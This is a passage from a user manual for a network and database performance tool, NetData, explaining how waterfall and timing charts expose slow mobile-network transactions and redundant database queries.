
To characterise any user transaction right-click on its response-time marker and choose to 'Plot Transaction Packets'. In this case the cream pop-up shows that the selected transaction required 23 round-trips and took 16 seconds.

Large user transactions can usually be characterised quite effectively by timing and waterfall charts, without loading records of packets. If NetData is asked to plot the packets of a *user* transaction, it now offers to load only its component server transactions, without packets.





The transaction list of the selected user transaction indicates that it started with a 5-second round-trip to a metrics server, before requesting the relevant page file and 20 image files. The chart also suggests there were many retransmissions and large delays in transferring files. To access the Internet this workstation had been tethered to a 3G mobile phone, and its network behaviour is best explored with the following packet-timing chart:



The timing chart reveals a quite different picture of behaviour. The client didn't wait for a response from the metrics server but took an equal time – nearly 6 seconds – to open its first connection with the shop server. The many retransmitted packets and appearance of packets in bursts is evidence of severe congestion and delays in the mobile-phone network. This investigation revealed more about the performance of the network than the performance of the web site.

16.2 Waterfall Paging


Web pages often call for hundreds of supporting files – javascript, style sheets, pictures – when they are rendered by a browser, and NetData's chart in the form a waterfall transaction list is a good way to investigate and document the behaviour. The waterfall chart is particularly useful when combined with a summary of time components and with modelling calculations that indicate the effect of changing a path's loop-delay.

A checkbox in the chart's format-control window allows NetData to render a long transaction list in full and readable detail but split it into pages that can be scrolled in the chart's window. The PageDown and PageUp keys step through different pages of the chart. Paging in this way is particularly useful when displaying a long list over many pages in a report. Each page retains the chart's footer containing its time-of-day scale.

The chart's box of legends can appear on only one page. It can be repositioned by dragging in the normal way. To move it between pages, either move it in the chart's non-paged view and return to the paged view, or hold the left mouse-button down on the legend box while changing the page with the PageDown or PageUp key.

16.3 Combining Database Fetch Commands on the Waterfall Chart

A waterfall chart of Oracle database transaction types often dedicates separate rows to many different types of Fetch Continuation commands which take up too much space on the chart. A new option forces NetData to plot all the Fetch commands, of all types, on just one row.




The legend on the Fetch row provides a count of all the Fetch trips, giving a direct measure of the savings to be made if all data rows are returned when queries are executed.

16.4 Characterising Redundancy in Database Transactions

A common cause of poor performance in web servers is inefficient use of backend database servers. Individual user transactions are often found generating thousands of unnecessary requests. There are several common types of database abuse including multiple trips to fetch all the rows of a


dataset; multiple queries to related tables instead of a single query to logically-joined tables; and separate trips with a different search target instead of listing all the targets in the IN clause of a single query. A blatant form of inefficiency is multiple queries of the same type and with identical search targets.

Different forms of NetData's waterfall chart expose all these forms of inefficiency, as in the following chart which plots the occurrence of 9385 database trips using only 335 different types of query:




The summary in the bottom right corner provides a count of the unique round-trips and in this case indicates a high degree of redundancy with only 2259 unique trips.

There are two forms of the transaction-type chart that provide more details of how queries are used: one is to allow the chart to use multiple pages; and the other will display only those transaction types with a specified minimum number of instances.




The following version of the above chart lists only those queries with at least 51 instances:



The description of each transaction type is preceded by the number of instances and, if different, the number of unique instances. In this case it shows clearly where most of the redundancies occur. If the cursor rests to the left of the grid area the pop-up doesn't describe the nearest individual transaction but lists the sets of data associated with many transaction instances, sorted by the number of repetitions in descending order. In the above example, with 162 instances of queries on the table CI_BF_L, only 41 queries were unique and 36 queries concerned an object with the ID GSTA.

Waterfall charts have their own context menu and an option, Tabulate Unique Datasets, will display all the unique datasets as a table in a separate window:




As with any descriptive tree, a double click on the table's parent branch ('Unique datasets:') displays the whole table in another window that can be scrolled, filtered, sorted and exported to a spreadsheet.

16.5 Characterising Database Abuse


User transactions often generate a large number of database queries that cycle through a small number of query types, and repeated cycles correspond to iterations of application program loops and sub-loops. The timing and iteration of loops is best displayed by a waterfall chart that dedicates each row to a different transaction type. Popups in the left margin, and a context-menu option, will list all the datasets – query search targets – associated with the selected query type.

Quite often the same search target is applied to a succession of queries on different tables, and those queries could be combined into a single query that referred to joined tables. Database managers are designed to conduct multi-table queries very efficiently, and they save time because the overall response time for a user transaction is largely proportional to the number of database round-trips.

An option in the waterfall chart's context menu will display in a separate window a table that shows the search targets in every query. This table transposes the waterfall view, assigning each column rather than each row to a different transaction type.



In the table transactions can be read in chronological order by scanning datasets left to right along rows, and scanning rows from top to bottom.




Column headings list the database tables accessed by each SQL statement – whether a query, Insert command or Update command – and the heading popups provide a one-line description of the transaction type. Popups in the data area provide a standard popup description of the transaction associated with the dataset under the cursor, and the first option in the table's context menu provides a complete description of that transaction.

The second option in the table's context menu highlights all the datasets that share the selected data.

The example above reveals the repeated occurrence of just a few different search targets across different query types and multiple iterations. Repeated datasets in a column indicate redundant (identical) round-trips, and repeated data along a row indicate opportunities for joining tables to further reduce the number of trips.

